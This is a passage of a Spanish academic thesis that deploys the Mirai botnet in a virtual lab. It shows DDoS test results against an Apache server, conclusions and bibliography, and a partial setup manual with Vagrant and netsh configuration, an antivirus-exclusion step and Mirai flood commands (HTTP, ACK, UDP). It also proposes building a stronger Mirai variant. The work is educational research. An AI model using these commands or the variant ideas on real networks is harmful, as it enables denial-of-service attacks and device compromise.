


Figura 4.2: Gráficos del estado de recursos en HTTPNULL.

Como se puede observar el proceso del servidor Apache se ve altamente afectado mientras que sucede el ataque. *Apache HTTP Server* monopoliza prácticamente la totalidad de la CPU, logrando alcanzar un valor de 95,7 % de uso de CPU por sí solo. Con esto, seguimos con la siguiente premisa: ¿si el ataque perdura durante un tiempo X, se logrará tirar este servicio?

  - Ataque HTTP Flood durante 2 minutos: Comando –>http 192.168.1.189 120 domain=192.168.1.189 path=/menu.html conns=10

Figura 4.3: Gráfica de recursos durante dos minutos HTTP Flood.

Aunque el ataque no tiene un tiempo muy alto, podemos suponer como podría ser su alcance. De modo, que como se ve en la gráfica de la Figura 4.3 el consumo de CPU no se reduce y durante los 2 minutos del ataque sigue al 100 %. Lo que en función de diferentes hipótesis como, por ejemplo, si se realizara con un mayor número de bots que ocuparan muchísimas más peticiones o si bien, el servidor está alojado en una nube o proveedor de servicios aumentarían los costes solicitados conllevaría a la caída de la web ya sea por no poder asumir los costes o por no poder soportarse tal volumen de tráfico durante tanto tiempo.

- Varios ataques realizados:




Figura 4.4: Datos de envío y recepción (B/s).

En la Figura 4.4 podemos ver el tráfico enviado 25.396.072 (B/s) y recibido 493.519 (B/s) por el servicio de Apache tras realizar algunos ataques. Estos datos se deben a que en los ataques realizados las peticiones han sido rechazadas al no existir el recurso o por encontrarse algún otro tipo de error. Por otro lado, también se muestran en los gráficos en verde el volumen en la red y las conexiones TCP creadas para todo ese tráfico.

- **Ataques capa de transporte (capa 4)**:

- Ataque ACK: Comando –>ack 192.168.1.189 15 dport=80




Figura 4.5: Gráficos del estado de recursos en ACK.

Los ataques a la capa 4 como se puede observar no afectan del mismo modo, está dirigidos a las capas de infraestructura. Como se muestra en la Figura 4.5 el servicio *LocalServiceNoNetworkFirewall* empieza a consumir CPU por encima de sus valores habituales. Y, aunque no llega al 100 % como ocurría con el servicio web se logran datos con un 66-70 % de uso de CPU con 2 bots generando tráfico.

– Ataque UDP: Comando –>udp 192.168.1.189 15




Figura 4.6: Gráfica de recursos UDP.




Figura 4.7: Captura de WireShark en UDP Flood.

Un ataque de inundación UDP, se usan paquetes IP que contienen el protocolo de datagrama del usuario (UDP) para colapsar los puertos del host. Estos ataques actúan de diferente manera tal y como se puede apreciar en la figura 4.8 difiere mucho de la Figura 3.11.

Al finalizar todas las pruebas, se ha podido comprobar que, como es lógico, no solo los recursos de la infraestructura o la CPU es afectado. El ataque también afecta al almacenamiento del equipo, ya que

todas las acciones son recopiladas en los logs por lo que sí existe un tráfico extremadamente elevado durante un periodo considerable de tiempo esto terminará por generar un log con millones de datos que ocupen un % del disco.

En este caso, no es mucho debido a que no se genera gran cantidad de tráfico, pero se puede ver como de 71.8 MB que teníamos inicialmente ahora tenemos 202 MB.




Figura 4.8: Estado del espacio en disco ocupado en Apache tras las pruebas.

Capítulo 5

Conclusiones y líneas futuras

En este apartado se resumen las conclusiones obtenidas y se proponen futuras líneas de investigación que se deriven del trabajo.

5.1 Conclusiones

En este trabajo, se ha simulado un entorno real para examinar Mirai, como infecta aprovechando el fallo de seguridad de las claves por defecto de los equipos para ganar acceso a los mismos, y posteriormente convertirlos en máquinas zombie con el fin de realizar ataques DoS.

Como se ha podido comprobar, Mirai está destinado a ser sigiloso y a ocultarse en algún lugar profundo dentro de un dispositivo. Mirai convierte los dispositivos de sus víctimas en zombie. Si las víctimas realmente usaran su dispositivo, percibirían la infección de Mirai rápidamente ya que se notaría en el rendimiento del sistema. Además, como se ha podido ver en su código fuente tiene vectores de ataque fácilmente identificables de modo que bastaría con revisar el tráfico del dispositivo bloqueando los puertos 22, 23 o el 48101 el cual se emplea para el escaneo.

Pero, si bien ser infectado se puede solucionar con los parches de seguridad, que están disponibles para algunos dispositivos, es posible que los usuarios no tengan la habilidad o no estén motivados para actualizarlo. Además, muchos fabricantes de equipos de gama baja no ofrecen ningún tipo de mantenimiento, y para aquellos que lo hacen, por lo general no es a largo plazo. Ni tampoco hay forma de dar de baja los dispositivos una vez que ya no se mantienen las actualizaciones, lo que los vuelve inseguros indefinidamente.

Por otro lado, respecto a los ataques DDoS la finalidad del atacante es hacer que el servicio de la víctima no esté disponible para los usuarios legítimos y provocar un cese de la actividad. Se ha podido simular estos ataques y ver como sobrecargan los servicios, en nuestro caso Apache, donde, aunque no se consiguiese interrumpir el proceso en las pruebas, durante un ataque prolongado en el tiempo si no se posee un servicio Anti-DDoS que lo mitigue se estarían consumiendo unos recursos que elevarían tanto los costes que no se podría sostener el servicio.

Finalmente, para concluir, era de esperar que la publicación del código fuente de Mirai, junto con su relativamente ruidosa presencia en la red, condujera rápidamente a mecanismos efectivos de detección y defensa. Sin embargo, ocurrió lo contrario: dos meses después de que se publicara el código fuente, la cantidad de versiones y el número de instancias de bots se duplicó, y surgió una amplia gama de variantes de Mirai. Incluso hoy casi varios años después de la aparición de Mirai, los bots siguen explotando las mismas configuraciones de seguridad débiles en los mismos tipos de dispositivos IoT.

5.2 Líneas futuras

Respecto a las líneas futuras sobre este proyecto, tras analizar el código fuente de la botnet una posible mejora sobre el mismo podría ser la de crear una variante, la cual emplee nuevas vulnerabilidades conocidas y nuevos métodos de infección que empleen nuevos protocolos. También se podría mejorar el escalado de privilegios en la máquina explorando nuevas técnicas existentes de las versiones del sistema operativo deseado. Por último, podríamos ampliar la base de datos de contraseñas y nuevos rangos de IPs objetivo que tienen los bots para propagarse.

Bibliografía

[1] "Malwaremustdie, en *Wikipedia*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://en.wikipedia.org/wiki/MalwareMustDie

[2] Anna-Senpai, "[free] world's largest net:mirai botnet, client, echo loader, cnc source code release," *hackforums*, https://hackforums.net/showthread.php?tid=5420472.

[3] "Mirai (malware), en *Wikipedia*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://en.wikipedia.org/wiki/Mirai_(malware)

[4] E. Bursztein, "Inside the infamous mirai iot botnet: A retrospective analysis," *Elie*, Diciembre 2017, https://elie.net/blog/security/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/ [Accedido el 1/Septiembre/2022].

[5] M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, "Understanding the mirai botnet," *USENIX Security Symposium*, vol. 26, pp. 1093–1110, Agosto 2017.

[6] "Brian krebs, en *Elie*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://elie.net/static/images/images/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/mirai-major-events-timeline.png

[7] "Dnsmasq, en *Archlinux*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://wiki.archlinux.org/title/Dnsmasq

[8] "Virtualbox, en *Wikipedia*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://es.wikipedia.org/wiki/VirtualBox

[9] "Vmware, *Wikipedia*." 2022, accedido el 1/Sept/2022. [Online]. Available: https://es.wikipedia.org/wiki/VMware

[10] "Introduccion a hyper-v en windows 10, en *Microsoft Docs*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://docs.microsoft.com/es-es/virtualization/hyper-v-on-windows/about/

[11] "Pagina de vagrant, en *Vagrantup by HashiCorp*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://www.vagrantup.com/

[12] "Pagina de docker, en *Docker*," 2022, accedido el 1/Sept/2022. [Online]. Available: https://www.docker.com/

[13] S. Brathwaite, "Top programming languages for malware analysis," Cybrary, Agosto. 23 2021, accedido el 10/Sept/2022. [Online]. Available: https://www.cybrary.it/blog/top-programming-languages-for-malware-analysis/#:~:text=As%20one%20of%20the%20older,more%20memory%20efficient%20than%20others.

[14] "Pagina de go," 2022, accedido el 10/Sept/2022. [Online]. Available: https://go.dev/

[15] A. Kujawa, "So you want to be a malware analyst," Malwarebytes, Septiembre. 18 2012, accedido el 10/Sept/2022. [Online]. Available: https://www.malwarebytes.com/blog/news/2012/09/so-you-want-to-be-a-malware-analyst.

[16] "Iotbadpass-sheet1, *Krebsonsecurity*." 2022, accedido el 10/Sept/2022. [Online]. Available: https://krebsonsecurity.com/wp-content/uploads/2016/10/IoTbadpass-Sheet1.pdf

[17] ryan barnet, "(updated) mitigation of apache range header dos attack," Trustwave, Agosto. 24 2011, accedido el 11/Sept/2022. [Online]. Available: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/

[18] C. Evans, "(updated) mitigation of apache range header dos attack," SiteGround, Julio. 2 2021, accedido el 11/Sept/2022. [Online]. Available: https://www.siteground.es/blog/xmlrpc/

[19] "Pagina de cloudflare," 2022, accedido el 10/Sept/2022. [Online]. Available: https://www.cloudflare.com/es-es/learning/ddos/what-is-an-ack-flood/

[20] D. B. Dan Breslaw, "How mirai uses stomp protocol to launch ddos attacks," Imperva, Noviembre. 15 2016, accedido el 11/Sept/2022. [Online]. Available: https://www.imperva.com/blog/mirai-stomp-protocol-ddos/

[21] N. Sharma, "Exploiting buffer overflow vulnerability to do privilege escalation," Pentester Academy Blog, Agosto. 5 2020, accedido el 10/Sept/2022. [Online]. Available: https://blog.pentesteracademy.com/exploiting-buffer-overflow-vulnerability-to-do-privilege-escalation-4a1de492a8c5

Apéndice A

Manual de usuario

A.1 Introducción

En este apartado se realiza un manual de usuario cuyo objetivo es otorgar soporte al usuario para una instalación y desarrollo correcto del proyecto. El presente manual está organizado de acuerdo al orden de despliegue y ejecución del proyecto:

1. Configuración del sistema
2. Despliegue del sistema
3. Operaciones y pruebas de Mirai

A.2 Manual

El primer paso tras descargar los archivos del proyecto se debe incluir la ruta del directorio a las excepciones del antivirus ya que si no al compilar el programa nos eliminará los ejecutables.

Para comenzar con el proyecto es necesario descargar Vagrant y VirtualBox, se puede realizar a través de las páginas oficiales:

- VirtualBox: www.virtualbox.org/wiki/Downloads
- Vagrant: www.vagrantup.com/downloads

Otro método de descarga implementado se encuentra en el directorio **lab_setup/** ejecutando el archivo **descargaVagrantVbox.bat**.

Una vez completada la instalación continuamos.

A.2.1 Configuración del sistema

A.2.1.1 Obtención del adaptador de red

Se debe comprobar el adaptador de red Virtualbox o el que emplee el usuario. El adaptador para el que está configurado es Realtek PCIe 2.5GbE Family Controller"pero cambia en cada caso.

Se puede encontrar de las siguientes maneras:

1. En configuración de red del sistema:

   En Panel de control –>Redes e Internet –>Conexiones de red

Figura A.1: Panel de control adaptadores

   En Sistema –>Configuración –>Red e Internet –>Configuración de red avanzada –>Más opciones del adaptador de red




Figura A.2: Configuración del sistema

2. En VirtualBox, se puede crear una máquina cualquiera con una configuración cualquiera temporal. Después abriremos la configuración de la maquina:




Figura A.3: Configuración VirtualBox 1

Y lo encontraremos en Red –>Adaptador puente




Figura A.4: Configuración VirtualBox 2

3. En la consola de PowerShell con el siguiente comando: *Get-NetAdapter -physical | where status -eq 'up' | Format-Table -property "InterfaceDescription"*.

```
PS C:\Users\Mario> Get-NetAdapter -physical | where status -eq 'up' | Format-Table -property "InterfaceDescription"

InterfaceDescription
--------------------
Realtek PCIe 2.5GbE Family Controller
```

Figura A.5: Comando PowerShell

A.2.1.2 Configuración de archivos del entorno

Cuando se ha obtenido el adaptador de red correspondiente, se deben modificar los siguientes archivos incluyendo el mismo donde se indica:

- En /lab_setup/limpiar.bat"
  - Línea 10, 11 y 12 modificar Realtek PCIe 2.5GbE Family Controller"

```
10  netsh int ipv4 set addr "Realtek PCIe 2.5GbE Family Controller" source=dhcp
11  netsh int ipv4 set dns "Realtek PCIe 2.5GbE Family Controller" source=dhcp
12  netsh int set int "Realtek PCIe 2.5GbE Family Controller" admin=disabled
```

Figura A.6: Fichero limpiar.bat

- En /lab_setup/setup.bat"
  - Línea 12, 13 y 14 modificar Realtek PCIe 2.5GbE Family Controller"

```
12  netsh int set int "Realtek PCIe 2.5GbE Family Controller" admin=enabled
13  netsh int ipv4 set addr "Realtek PCIe 2.5GbE Family Controller" static addr=192.168.1.10/24
14  netsh int ipv4 set dns "Realtek PCIe 2.5GbE Family Controller" static 192.168.1.11 validate=no
```

Figura A.7: Fichero setup.bat

  - (Opcional) Línea 6 modificar la ruta de instalación de VirtualBox donde se encuentre "VBoxManage.exe", a la que tenga el usuario.

- En "Vagrantfile (los adaptadores de cada máquina)"
  - Línea 8 y 22 modificar Realtek PCIe 2.5GbE Family Controller"

```
4   Vagrant.configure("2") do |config|
5
6     config.vm.define "mirai" do |mirai|
7       mirai.vm.box = "ubuntu/xenial64"
8       mirai.vm.network "public_network", bridge: "Realtek PCIe 2.5GbE Family Controller", ip: "192.168.1.11"
9       mirai.vm.provision "shell", path: "configs/provision.sh"
10      mirai.vm.hostname = "mirai"
11
12      mirai.vm.provider "virtualbox" do |vb|
13        vb.name = "mirai"
14        vb.memory = "2048"
15        vb.cpus = 2
16        vb.customize ["modifyvm", :id, "--uartmode1", "disconnected"]
17      end
18    end
19
20    (1..10).each do |i|
21      config.vm.define "bot_#{i}" do |bot|
22        bot.vm.network "public_network", bridge: "Realtek PCIe 2.5GbE Family Controller", ip: "192.168.1.#{100+i}"
23        bot.vm.box = "yhmr/tinycore-8"
24        bot.vm.box_check_update = false
25        bot.ssh.shell = "sh"
```

Figura A.8: Fichero Vagrantfile

Opcionalmente podremos configurar una carpeta donde se guarden las maquinas creadas. Para ello es necesario modificar en /lab_setup/limpiar.bat" línea 4 (si no es una instalación limpia) y /lab_setup/setup.bat" la línea 6 por la carpeta deseada.

- En "scripts/iniciar bots.bat"
  - Línea 25 modificar el disco donde está instalado Virtualbox para cambiar la configuración con VBoxManage




Figura A.9: Fichero Vboxmanage.exe

– Si no es modificado u ocurriera algún error habría que cambiar manualmente la red del bot a "no conectado"(Después de que se haya iniciado con Vagrant y antes de cargar el malware).




Figura A.10: Configuración manual del bot

A.2.2 Despliegue del sistema

Una vez llegados a este punto, ya estaría preparada la configuración para lanzar correctamente nuestro entorno.

Ejecutamos ' Iniciar.bat ' y esperamos que termine:




Figura A.11: Inicio del entorno.




Figura A.12: Inicio del entorno terminado.

Si se desea añadir más bots se pueden incluir en el fichero .txt *configs/hosts.txt* con el formato dado para que el loader los cargue posteriormente.

Si ya tenemos todas las máquinas corriendo:




Figura A.13: Máquinas corriendo en Vbox.

Ejecutamos "scripts/start.bat ¿esperamos que termine quedando así:

